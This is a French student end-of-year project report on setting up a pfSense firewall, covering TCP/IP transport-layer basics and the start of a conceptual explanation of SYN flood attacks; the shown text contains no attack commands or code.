

Projet de Fin d'Année

Mise en place d'une solution Pfsense

Réalisé par :

- **EL GHADIR Zakariya**
- **OULLAIJ Abdellah**
- **LEHRAR Ayoub**

Encadré par :

Mr. SABER Mohammed
(ENSA Oujda)

Année universitaire :

2022/2023

Remerciements

Au terme de ce travail, nous tenons à exprimer en premier lieu, notre profonde gratitude et nos sincères remerciements à notre cher professeur et encadrant Mr. SABER pour la confiance qu'il nous a accordée en acceptant de nous accompagner dans la réalisation de ce projet, tous en nous laissant la marge de liberté dont nous avions besoin. Nous ne pouvons que louer ses qualités qui prônent avec sa fermeté d'encadrant pour toute l'attention qu'il nous a accordée durant ces deux ans de formation au sein de la filière SÉCURITÉ INFORMATIQUE ET CYBER SÉCURITÉ.

Nos remerciements sont également adressés à toutes les personnes qui, de loin ou de près, ont contribué à la réalisation de ce travail de recherche, et plus particulièrement à nos familles respectives et nos amis de la promotion

Table des matières

INTRODUCTION	10
Problématique.....	11
Solutions sur le marché	11
Notre PFA	11
Organisation de rapport.....	12
CHAPITRE 1 : CONTEXTE DE PFA	13
C'est quoi un PFA.....	14
C'est quoi un Pfsense	14
CHAPITRE 2 : Les attaques réseaux	15
1 la couche transport	16
1.1 Définition de la couche transport	16
1.2 Les numéros de ports	16
1.3 Protocole TCP	16
1.4 TCP Three Way Handshake	17
1.5 Le protocole UDP.....	17
2 Attaques de la couche transport.....	18
2.1 SYN Flood.....	18
2.1.1 Définition	18
2.1.2 Comment ça fonctionne ?	18
2.1.3 Il y a trois façons dont une attaque SYN flood peut se produire :	19
2.1.4 LAB : SYN FLOOD.....	19
2.2 UDP Flood	27
2.2.1 Définition	27
2.2.2 Comment fonctionne une attaque par inondation UDP?	27
2.2.3 LAB : UDP FLOOD.....	28
2.3 TCP Reset Attaque.....	34
2.3.1 Définition	34
2.3.2 Comment ça fonctionne ?	34
2.3.3 LAB : TCP Reset Attack.....	34
2.4 Session Hijacking Attaque	40
2.4.1 Qu'est-ce qu'une session?	41
2.4.2 Types de Détournement de session	41

2.4.2.1 Le Hijacking actif	41
2.4.2.2 Le Hijacking passif.....	41
2.4.3 Différentes façons de faire du détournement de session :.....	41
2.4.3.1 Cross Site Scripting (attaque XSS)	41
2.4.3.2 Spoofing d'adresse IP	41
2.4.3.3 Détournement TCP/IP.....	41
2.4.4 LAB : TCP Session Hijacking	42
3 Attaques de la couche internet.....	49
3.1 Définition de la couche internet	49
3.2 les fonctionalité de cet couche :	49
3.3 Ip spoofing attack	50
3.3.1 La vulnérabilité:	50
3.3.2 LAB:.....	51
3.4 PING OF DEATH :	52
3.4.1 LAB :	52
3.5 Packet sniffing attack	53
3.5.1 Qu'est-ce qu'un paquet ?	53
3.5.2 Qu'est-ce que le reniflement (sniffing) ?	54
3.5.3 Qu'est-ce que le reniflage de paquets (Packet sniffing) ?	54
3.5.4 Comment fonctionne le reniflage de paquets ?.....	54
3.5.5 Types de reniflage de paquets.....	55
3.5.5.1 Reniflage actif de paquets	55
3.5.5.2 Reniflage passif de paquets	55
3.5.6 Les vulnérabilités	56
3.5.7 LAB :	56
3.6 ARP Spoofing attack	60
3.6.1 C'est quoi le protocole ARP ?	60
3.6.2 C'est quoi ARP Spoofing (ARP Poisoning)?	61
3.6.3 Les vulnérabilités	61
3.6.4 LAB :	62
4 Attaques de la d'accès au réseau.....	65
4.1 Définition de la couche d'accès au réseau.....	65
4.2 VLAN Hopping attack.....	66
4.2.1 VLAN	66
4.2.2 Comment le VLAN hopping entraîne-t-il des vulnérabilités de sécurité réseau ?.....	67
4.2.3 LAB	68

4.3 MAC flooding attack	73
4.3.1 What is a MAC Address?	73
4.3.2 What is a MAC flooding attack?	73
4.3.3 Comment fonctionnent les commutateurs réseau.....	74
4.3.4 Lab MAC Address Flooding Attack.....	74
4.4 RIP Protocol DoS (Denial of Service) Attack	78
4.4.1 comment il fonction ?.....	78
4.4.2 Implementation:(lab en gns3)	79
4.5 Mac Spoofing.....	81
4.5.1 comment on fonctionne ?	81
4.5.2 Implementation (lab).....	82
CHAPITRE 3 : Implémentation du Pfsense et Test	84
I. la configuration basique de pare-feu Pfsense.	85
II. la configuration des Interfaces.....	86
III. la configuration des règles de pare- feu Pfsense.	86
IV. L'installation de SNORT	88
V. configuré l'interface (LAN)	88
VI. les règles de snort	91
VII. La configuration des machines virtuelles.....	94
VIII. Comparaison	95
UDP Flood	95
SYN Flood.....	97
SYN Flood (Random Sources)	99
Ping of the death	100
IP spoofing attack	102
ARP spoofing.....	104
Outils Utilisés.....	105
SNORT	105
VirtualBox	106
Wireshark.....	106
Kali Linux	106
Ubuntu	106
Hping3.....	106
Telnet.....	107
Python.....	107
GNS3	107

Yersinia	107
Ettercap.....	107
vmware Workstation 17 Player	107
CONCLUSION	108

Table des figures

Figure 1 : Modèle OSI/Modèle TCP/IP	16
Figure 2: En-tête TCP	17
Figure 3: Three Way Handshake	17
Figure 4: En-tête UDP.....	18
Figure 5: Communication UDP.....	18
Figure 6: Adapter de la machine Kali	19
Figure 7: Adresse IP de la machine Windows	20
Figure 8: Adresse IP de la machine Kali	20
Figure 9: Désactivation du Pare-Feu Windows.....	21
Figure 10:Ping vers la machine Kali	21
Figure 11: Ping vers la machine Windows	22
Figure 12: Etat de CPU avant l'attaque SYN Flood	22
Figure 13: Etat de réseau avant l'attaque SYN Flood	23
Figure 14: Scan des ports ouverts.....	23
Figure 15: Attaque de SYN Flood	24
Figure 16: Etat de CPU après l'attaque de SYN Flood.....	24
Figure 17: Etat de réseau après l'attaque de SYN Flood.....	25
Figure 18: Etat de réseau après l'attaque de SYN Flood.....	25
Figure 19: Accès au Web après l'attaque SYN Flood	26
Figure 20: Le trafique TCP après l'attaque SYN Flood	26
Figure 21: Le type des paquets interceptés avec Wireshark.....	27
Figure 22: UDP Flood Attaque	28
Figure 23: Adapter de la machine Kali	29
Figure 24: Adresse IP de la machine Windows	29
Figure 25: Adresse IP de la machine Kali	30
Figure 26: Désactivation du Pare-Feu Windows.....	30
Figure 27: Ping vers la machine Kali.....	30
Figure 28 : Ping vers la machine Windows	31
Figure 29: Etat de CPU avant l'attaque UDP Flood.....	31
Figure 30: Etat de réseau avant l'attaque UDP Flood.....	31
Figure 31: Scan des ports ouverts.....	32
Figure 32: Attaque UDP Flood	32
Figure 33: Etat de CPU après l'attaque de UDP Flood	33
Figure 34: Etat de réseau après l'attaque de UDP Flood	33
Figure 35: Le trafique UDP après l'attaque UDP Flood.....	33
Figure 36: Adapter de la machine Kali	35
Figure 37: Adresse IP de la machine Ubuntu Server	35
Figure 38: Adresse IP de la machine Kali	35
Figure 39: Adresse IP de la machine Ubuntu Client.....	36
Figure 40: Ping vers la machine Kali.....	36
Figure 41: Ping vers la machine Ubuntu Server.....	36
Figure 42: Ping vers la machine Ubuntu Client.....	37
Figure 43: Etablir une connexion Telnet.....	37

Figure 44: Session Telnet	37
Figure 45: Test de commandes au cours de la session Telnet.....	38
Figure 46: Paquets de type Telnet	38
Figure 47: Informations du packet TCP.....	39
Figure 48: Le script modifié de l'attaque TCP Reset Attaque	39
Figure 49: Exécution de script de TCP Reset Attaque.....	40
Figure 50: Session Telnet est fermé.....	40
Figure 51: TCP Session Hijacking Attaque	42
Figure 52: Adapter de la machine Kali	43
Figure 53: Adresse IP de la machine Ubuntu Client.....	43
Figure 54: Adresse IP de la machine Ubuntu Server	43
Figure 55: Adresse IP de la machine Kali	44
Figure 56: Ping vers la machine Ubuntu Client.....	44
Figure 57: Ping vers la machine Ubuntu Server.....	44
Figure 58: Etablissement d'une session Telnet.....	45
Figure 59: Liste des dossiers qui existent dans la machine Ubuntu Server	45
Figure 60: Paquets de type Telnet	46
Figure 61: Le script modifié de l'attaque TCP Session Hijacking Attaque	47
Figure 62: Exécution de script de TCP Session Hijacking Attaque	47
Figure 63: Commande est exécuté avec succès	47
Figure 64: Flux de packets TCP après exécution de script.....	48
Figure 65: Dossier est crée avec succès.....	48
Figure 66:la couche internet.....	49
Figure 67:IPSpoofing_attack	50
Figure 68:topologie de protocol rip	51
Figure 69:l'attaque de DoS	51
Figure 70:dectection de traffic en wireshark.....	51
Figure 71:wireshark_victim.....	52
Figure 72:le_principe_de_ping_of_death	52
Figure 73:la test de la machine est bien fonction.....	53
Figure 74:lancement de l'attaque.....	53
Figure 75:le paquet	54
Figure 76:Reniflage actif de paquets	55
Figure 77:Reniflage passif de paquets	56
Figure 78:ouvrir Wireshark	57
Figure 79:Interfaces réseau et flux de trafic capturés dans Wireshark.....	57
Figure 80:ouverture du site vulnérable sur Kali Linux	58
Figure 81:Sélection de l'interface eth0 pour la capture dans Wireshark	58
Figure 82:Démarrage de la capture de paquets dans Wireshark pour l'interface sélectionnée	58
Figure 83:Connexion au site Web vulnweb avec des informations d'identification personnalisées	59
Figure 84:Arrêt de la capture de paquets dans Wireshark et filtrage par protocole HTTP	59
Figure 85:Sélection du flux TCP dans les paquets filtrés HTTP dans Wireshark.....	60
Figure 86:Recherche d'informations d'identification dans le flux TCP	60
Figure 87:C'est quoi ARP Spoofing (ARP Poisoning)?	61
Figure 88:topologie de ARP spoofing sur gns3	62
Figure 89:Aperçu réseau (Kali Linux)	62
Figure 90:Communication client-serveur initiée	63

Figure 91:Table MAC du client.....	63
Figure 92:Démarrer Wireshark (Kali Linux)	63
Figure 93:Transfert IP et acheminement.....	63
Figure 94:Démarrage d'Ettercap.....	64
Figure 95:Sélection de méthode et interface de sniffing	64
Figure 96:Sélection des hôtes cibles.....	64
Figure 97:Lancez l'attaque ARP spoofing.....	65
Figure 98:Capture du trafic client-serveur.....	65
Figure 99:Table MAC empoisonnée client.....	65
Figure 100:Comparison between TCP/IP and OSI models.....	66
Figure 101:Le détournement de commutateur (Switch Spoofing)	67
Figure 102:Le double étiquetage (Double Tagging).....	67
Figure 103:how a VLAN trunk works with a Layer 3 switch	68
Figure 104:la topologie de VLAN hopping sur gns3.....	69
Figure 105:VLAN 10 affecté à l'interface switch1	69
Figure 106:VLAN 10 affecté à l'interface switch2	69
Figure 107:l'interface du switch1 est en mode trunk.....	70
Figure 108:l'interface du switch2 est en mode trunk.....	70
Figure 109:Connexion réussie des switches	70
Figure 110:Interface graphique Yersinia.....	70
Figure 111:Envoi d'un message DTP en 4 étapes	71
Figure 112:Yersinia a réalisé DTP trunking	71
Figure 113:Trunking réussi sur l'interface du switch1	71
Figure 114:Création et envoi de paquets VLAN avec Scapy	72
Figure 115:Exécution du script Python pour l'envoi de paquets VLAN	72
Figure 116:Wireshark de l'attaquant montrant une double trame encapsulée envoyée à la victime	73
Figure 117:La victime a reçu une demande ICMP de l'attaquant	73
Figure 118:What is a MAC flooding attack?	73
Figure 119:topologie de MAC flooding sur gns3	75
Figure 120:Aperçu du réseau (Kali Linux)	75
Figure 121:Communication ubuntu-1 et PC1	75
Figure 122:Table MAC ubuntu-1.....	76
Figure 123:Démarrez Wireshark. (Kali Linux)	76
Figure 124:Table MAC commutateur	76
Figure 125:Lancez l'attaque. (MAC Flooding)	77
Figure 126:Effacement de la table MAC du commutateur.....	77
Figure 127:Arrêt de l'attaque et état de la table MAC	78
Figure 128:Trafic ICMP vers PC1 dans Wireshark.....	78
Figure 129:topologie de rip dans gns3	79
Figure 130:l'opération de scanning des ports	79
Figure 131:configuration de routage rip.....	80
Figure 132:la teste de la connectivité.....	80
Figure 133:teste de connectivité	80
Figure 134:lancement de l'attaque.....	80
Figure 135:l'opération de scanning des ports	81
Figure 136:disables les fonctionnalité de routeur.....	81
Figure 137:le fonctionnement de mac spoofing.....	81

Figure 138:determination le MAC de la machine attaquante.....	82
Figure 139:determination de la machine victime.....	83
Figure 140:un simple ping.....	83
Figure 141:wireshark detecte les addresses mac	83
Figure 142:Changer le protocole HTTP vers HTTPS PfSense.....	85
Figure 143:Désactivation des options des interfaces réseau PfSense.....	85
Figure 144:Paramètres de système et du serveur DNS PfSense.....	85
Figure 145:Configuration d'adresse statique IPv4 PfSense	86
Figure 146: Règle : Laisse passer les paquets qui vient de notre LAN PfSense	86
Figure 147:Règle : Laisse passer les paquets qui vient de notre WAN PfSense	87
Figure 148:Règle : Bloquer les paquets qui vient des autres réseaux PfSense	87
Figure 149:Ordonnancement des règles PfSense	88
Figure 150:Installation du packet SNORT PfSense	88
Figure 151:Activation d'interface et des logs d'alerts de système SNORT PfSense	89
Figure 152:Configuration des paramètres de blockage SNORT PfSense	89
Figure 153:Configuration des paramètres de STREAM5 de SNORT PfSense	90
Figure 154:Configuration de ARP Spoof Detection PfSense	91
Figure 155:Ajout d'adresse de la passerelle par défaut dans Kali PfSense	94
Figure 156:Ajout d'adresse de la passerelle par défaut dans Ubuntu PfSense	95
Figure 157:Activation de SNORT dans PfSense	95
Figure 158:Etat de réseau (UDP Flood) avant PfSense	96
Figure 159:Etat de réseau (UDP Flood) après PfSense	96
Figure 160:Log des alerts de SNORT (UDP Flood) PfSense	97
Figure 161:Etat de réseau (SYN Flood) avant PfSense	97
Figure 162:Etat de réseau (SYN Flood) après PfSense	98
Figure 163:Capture des paquets au cours de SYN Flood après PfSense	98
Figure 164: Log des alerts de SNORT (SYN Flood) PfSense	99
Figure 165:Etat de réseau (SYN Flood/Random sources) après PfSense	99
Figure 166:Capture des paquets au cours de SYN Flood/RS après PfSense	100
Figure 167:Log des règles de PfSense	100
Figure 168:test l'attaque.....	101
Figure 169:la regle de detection	101
Figure 170:regle de blockage de ping of the death	101
Figure 171:relance l'attaque de ping of the death	101
Figure 172:les fichier logs	102
Figure 173:lancement de l'attaque ip spoofing.....	102
Figure 174:detectiton de wireshark.....	102
Figure 175:test la regle de detection	103
Figure 176:la regle de blockage de ip spoofing	103
Figure 177:detection de wireshark.....	103
Figure 178:fichier logs.....	104
Figure 179:Surveillance ARP Spoofing avec arpwatch.....	104
Figure 180:Détection ARP Spoofing via arpwatch	105

INTRODUCTION

Problématique

L'évolution technologique a transformé notre société de manière profonde et rapide. Des avancées telles que l'intelligence artificielle, l'Internet des objets et la réalité virtuelle ont ouvert de nouvelles perspectives passionnantes. Cependant, cette évolution n'est pas sans conséquences. Les inquiétudes grandissent quant aux implications sociales, économiques et éthiques de ces technologies. Les questions de confidentialité des données, de sécurité et d'emploi sont au centre des débats. Les progrès technologiques rapides entraînent souvent des ruptures, et il est essentiel de trouver un équilibre entre l'innovation et la protection des droits individuels. La réglementation et la sensibilisation du public sont des éléments clés pour faire face à ces défis complexes et assurer que les avantages technologiques profitent à tous de manière équitable et durable. Une réflexion approfondie et une collaboration entre les acteurs gouvernementaux, les entreprises et la société civile sont nécessaires pour façonner l'avenir de manière responsable et éthique.

Solutions sur le marché

Le marché propose diverses solutions pour faire face aux problématiques engendrées par l'évolution technologique. Les entreprises spécialisées en cybersécurité offrent des logiciels et systèmes de protection avancés, incluant pare-feu, antivirus et détection des intrusions. Les fournisseurs de services cloud proposent des solutions de sécurité robustes, tandis que des avancées en intelligence artificielle permettent le développement de systèmes de détection d'attaques basés sur l'IA. La sensibilisation à la cybersécurité à travers des programmes de formation joue également un rôle essentiel. La collaboration entre les acteurs de l'industrie, les gouvernements et les organismes de réglementation est cruciale pour partager des informations sur les menaces et promouvoir les normes de sécurité. En combinant ces solutions, il est possible de renforcer la sécurité et de s'adapter à l'évolution des attaques.

Notre PFA

PFsense est l'une des solutions populaires sur le marché en matière de pare-feu open source et de sécurité réseau. Basé sur le système d'exploitation FreeBSD, PFsense offre une large gamme de fonctionnalités avancées pour protéger les réseaux contre les attaques malveillantes. Il dispose d'un ensemble complet de règles de filtrage et de pare-feu, permettant aux utilisateurs de définir des politiques de sécurité personnalisées pour contrôler le trafic réseau entrant et sortant.

PFsense propose également des fonctionnalités telles que la détection d'intrusion, la prévention des attaques par déni de service (DDoS). Il prend en charge la virtualisation, permettant ainsi aux entreprises de déployer des pare-feux virtuels dans des environnements cloud ou des réseaux virtuels.

Une autre caractéristique intéressante de PFsense est son interface utilisateur conviviale. Il dispose d'un tableau de bord intuitif qui permet aux administrateurs de gérer facilement les règles de sécurité, les journaux d'activité et les statistiques de trafic. De plus, la communauté active qui entoure PFsense offre un support technique et des mises à jour régulières pour garantir une sécurité optimale.

Organisation de rapport

Notre projet se compose de trois chapitres distincts. Le premier chapitre aborde les objectifs de notre projet, qui consistent à mettre en place une plateforme PFsense. Dans ce chapitre, nous détaillons les raisons pour lesquelles nous avons choisi

PFsense comme solution de pare-feu et décrivons les fonctionnalités que nous souhaitons mettre en place. Le deuxième chapitre est consacré à l'étude des attaques. Nous examinons différentes attaques spécifiques que nous avons choisies pour notre rapport. Pour chaque attaque, nous fournissons une définition claire, identifions les vulnérabilités exploitées et expliquons comment elles peuvent être exploitées par les attaquants. Cette section offre une compréhension approfondie des mécanismes et des techniques utilisés dans les attaques informatiques.

Le dernier chapitre consiste à implémenter PFsense en tant que pare-feu pour tenter de bloquer les attaques étudiées précédemment. Nous décrivons les étapes de configuration et les paramètres de sécurité que nous avons mis en place pour protéger notre réseau contre ces attaques spécifiques. Nous discutons également des résultats obtenus et évaluons l'efficacité de PFsense en tant que solution de sécurité.

CHAPITRE 1 : CONTEXTE DE PFA

C'est quoi un PFA

Un PFA (Projet de Fin d'Études) est un projet réalisé par un étudiant dans le cadre de sa formation académique, généralement à la fin de ses études supérieures. Le PFA constitue une étape importante dans le parcours d'un étudiant et vise à démontrer ses compétences, connaissances et capacités à appliquer ce qu'il a appris tout au long de son cursus.

Le PFA peut prendre différentes formes en fonction du domaine d'études de l'étudiant.

Par exemple, pour les étudiants en ingénierie, il peut s'agir de la conception et du développement d'un prototype, d'un logiciel, d'un système électronique ou d'un projet d'ingénierie spécifique. Pour les étudiants en sciences humaines, le PFA peut prendre la forme d'une recherche, d'une étude de cas, d'un mémoire ou d'une création artistique.

La réalisation d'un PFA implique généralement plusieurs étapes, telles que la définition d'un sujet de recherche ou de projet, la collecte de données, l'analyse, la conception, la mise en œuvre et l'évaluation des résultats. Les étudiants sont souvent encadrés par un superviseur académique qui les guide tout au long du processus.

Le PFA est évalué selon différents critères, tels que la qualité du travail réalisé, la pertinence et l'originalité du projet, ainsi que les compétences techniques et la capacité de l'étudiant à présenter ses résultats de manière claire et concise.

C'est quoi un PfSense

pfSense est un logiciel open-source basé sur FreeBSD, spécialement conçu pour fournir des fonctionnalités de pare-feu et de routage avancées. Il offre une plateforme puissante et flexible pour sécuriser et gérer les réseaux informatiques. pfSense est largement apprécié pour sa stabilité, sa sécurité et sa facilité d'utilisation. Il offre une large gamme de fonctionnalités, allant des règles de pare-feu personnalisées et du support VPN aux capacités de routage avancées et à la gestion du trafic réseau. Grâce à son interface web conviviale, les administrateurs réseau peuvent configurer et surveiller facilement les paramètres du système, visualiser les statistiques de trafic, gérer les règles de sécurité et les connexions VPN, et bien plus encore. La communauté active et engagée de pfSense fournit un support solide et continu de développer de nouvelles fonctionnalités, faisant de pfSense un choix populaire pour sécuriser et gérer les réseaux de toutes tailles et complexités.

CHAPITRE 2 : Les attaques réseaux

1 La couche transport

1.1 Définition de la couche transport

La couche transport est une partie essentielle de la suite de protocoles TCP/IP utilisée pour les communications sur Internet. Cette couche est située entre la couche application et la couche réseau. Elle est chargée de fournir des services de communication fiables et de bout en bout entre les processus d'application qui s'exécutent sur des ordinateurs différents. La couche transport offre également des mécanismes de contrôle de flux et de gestion de congestion pour optimiser les performances du réseau. En outre, elle peut offrir une sécurité de bout en bout grâce à l'utilisation de mécanismes de chiffrement. La couche transport est représentée par deux protocoles principaux : TCP et UDP, chacun ayant des caractéristiques et des utilisations différentes.




Figure 1 : Modèle OSI/Modèle TCP/IP

1.2 Les numéros de ports

Les numéros de port sont utilisés par les protocoles réseau pour identifier différentes applications ou services s'exécutant sur un ordinateur ou un appareil. Chaque connexion réseau est associée à une combinaison unique d'adresse IP et de numéro de port, qui permet aux données d'être dirigées vers la bonne application ou le bon service. Il existe deux types de numéros de port : les numéros de port bien connus, qui sont réservés pour les services couramment utilisés tels que HTTP (80), FTP (21) ou SSH (22), et les numéros de port dynamiques, qui sont utilisés pour des connexions temporaires et sont attribués de manière aléatoire par le système d'exploitation. Les numéros de port sont un élément clé des communications réseau et sont utilisés par de nombreux protocoles tels que TCP, UDP et ICMP.

1.3 Protocole TCP

TCP (Transmission Control Protocol) est un protocole de communication fiable et orienté connexion qui offre plusieurs services pour assurer la qualité et la fiabilité des transmissions de données. Tout d'abord, TCP offre des services d'établissement et de fin de dialogue pour permettre une communication connectée entre les parties. Ensuite, il fournit des mécanismes de maintenance de la communication en mode fiable, tels que des accusés de réception, du séquençage et de l'ordonnancement, pour s'assurer que toutes les données sont bien reçues dans l'ordre dans lequel elles ont été envoyées.

TCP offre également des services de contrôle de flux, en utilisant un mécanisme de fenêtrage pour réguler la quantité de données qui peuvent être envoyées à la fois, afin d'éviter les congestions du réseau et

d'assurer des transmissions fluides. En cas d'erreur de transmission, TCP offre des services de reprise sur erreur pour permettre la récupération des données manquantes ou corrompues. De plus, TCP offre des services de contrôle de congestion pour ajuster la vitesse de transmission en fonction de l'état du réseau, afin de prévenir les congestions.

Enfin, TCP utilise un mécanisme de temporisation pour déterminer quand renvoyer les paquets non confirmés et éviter les pertes de données.




Figure 2: En-tête TCP

1.4 TCP Three Way Handshake

Même s'il est possible pour deux systèmes d'établir une connexion entre eux simultanément, dans le cas général, un système ouvre une 'socket' (point d'accès à une connexion TCP) et se met en attente passive de demandes de connexion d'un autre système. Ce fonctionnement est communément appelé ouverture passive, et est utilisé par le côté serveur de la connexion. Le côté client de la connexion effectue une ouverture active en 3 temps :

- Le client envoie un segment SYN au serveur,
- Le serveur lui répond par un segment SYN/ACK,
- Le client confirme par un segment ACK




Figure 3: Three Way Handshake

1.5 Le protocole UDP

Le protocole UDP (User Datagram Protocol) est un protocole de communication sans connexion et non fiable. Il est souvent utilisé pour les applications qui nécessitent une transmission de données rapide et

efficace, mais qui peuvent tolérer une certaine perte de paquets ou des erreurs. Contrairement au protocole TCP, UDP ne fournit pas de mécanisme de retransmission, d'acquittement ou de contrôle de flux.

UDP utilise des datagrammes pour transmettre les données. Ces datagrammes sont envoyés individuellement, sans établir de connexion préalable entre les machines.

Chaque datagramme contient l'adresse IP de l'émetteur et du destinataire, ainsi qu'un numéro de port qui identifie l'application qui envoie ou reçoit les données.

En-tête UDP




Figure 4: En-tête UDP

UDP ne nécessite pas l'établissement d'une quelconque connexion entre les machines émettrice et réceptrice. Une fois que la machine réceptrice demande des données à la machine émettrice, cette dernière enverra en continu des datagrammes sans établir de connexion préalable.

USER DATAGRAM PROTOCOL (UDP)



Figure 5: Communication UDP

2 Attaques de la couche transport

2.1 SYN Flood

2.1.1 Définition

Une attaque SYN flood, parfois appelée attaque à demi-ouverture, est une attaque de niveau réseau qui bombarde un serveur avec des demandes de connexion sans répondre aux accusés de réception correspondants. Les grands nombres de connexions TCP ouvertes qui en résultent consomment les ressources du serveur pour essentiellement étouffer le trafic légitime, rendant impossible l'ouverture de nouvelles connexions légitimes et difficile, voire impossible, pour le serveur de fonctionner correctement pour les utilisateurs autorisés qui sont déjà connectés.

2.1.2 Comment ça fonctionne ?

Chaque conversation client-serveur commence par "three-way handshake" standardisée en trois étapes. Le client envoie un paquet SYN - qui signifie "synchronisation" -, le serveur répond avec un paquet SYN-ACK - ou "synchronisation acquittée" -, et la connexion TCP est établie. Dans une attaque SYN flood, le client envoie

des nombres écrasants de demandes SYN et ne répond intentionnellement jamais aux messages SYN-ACK du serveur.

Cela laisse le serveur avec des connexions ouvertes en attente de communication supplémentaire de la part du client. Chacune est suivie dans la table de connexion TCP du serveur, remplitant finalement la table et bloquant toute autre tentative de connexion depuis n'importe quelle source. La perte de continuité des activités et d'accès aux données en résulte.

2.1.3 Il y a trois façons dont une attaque SYN flood peut se produire :

Falsifiée : Dans une attaque falsifiée, le client malveillant falsifie l'adresse IP sur chaque paquet SYN envoyé au serveur, ce qui donne l'apparence que les paquets proviennent d'un serveur de confiance. La falsification rend difficile de retracer les paquets et de mitiger l'attaque.

Directe : Ce type d'attaque SYN n'utilise pas d'adresses IP falsifiées. Au lieu de cela, l'attaquant utilise un seul appareil source avec une adresse IP réelle pour effectuer l'attaque. Avec cette approche, il est plus facile de retracer l'origine de l'attaque et de l'arrêter.

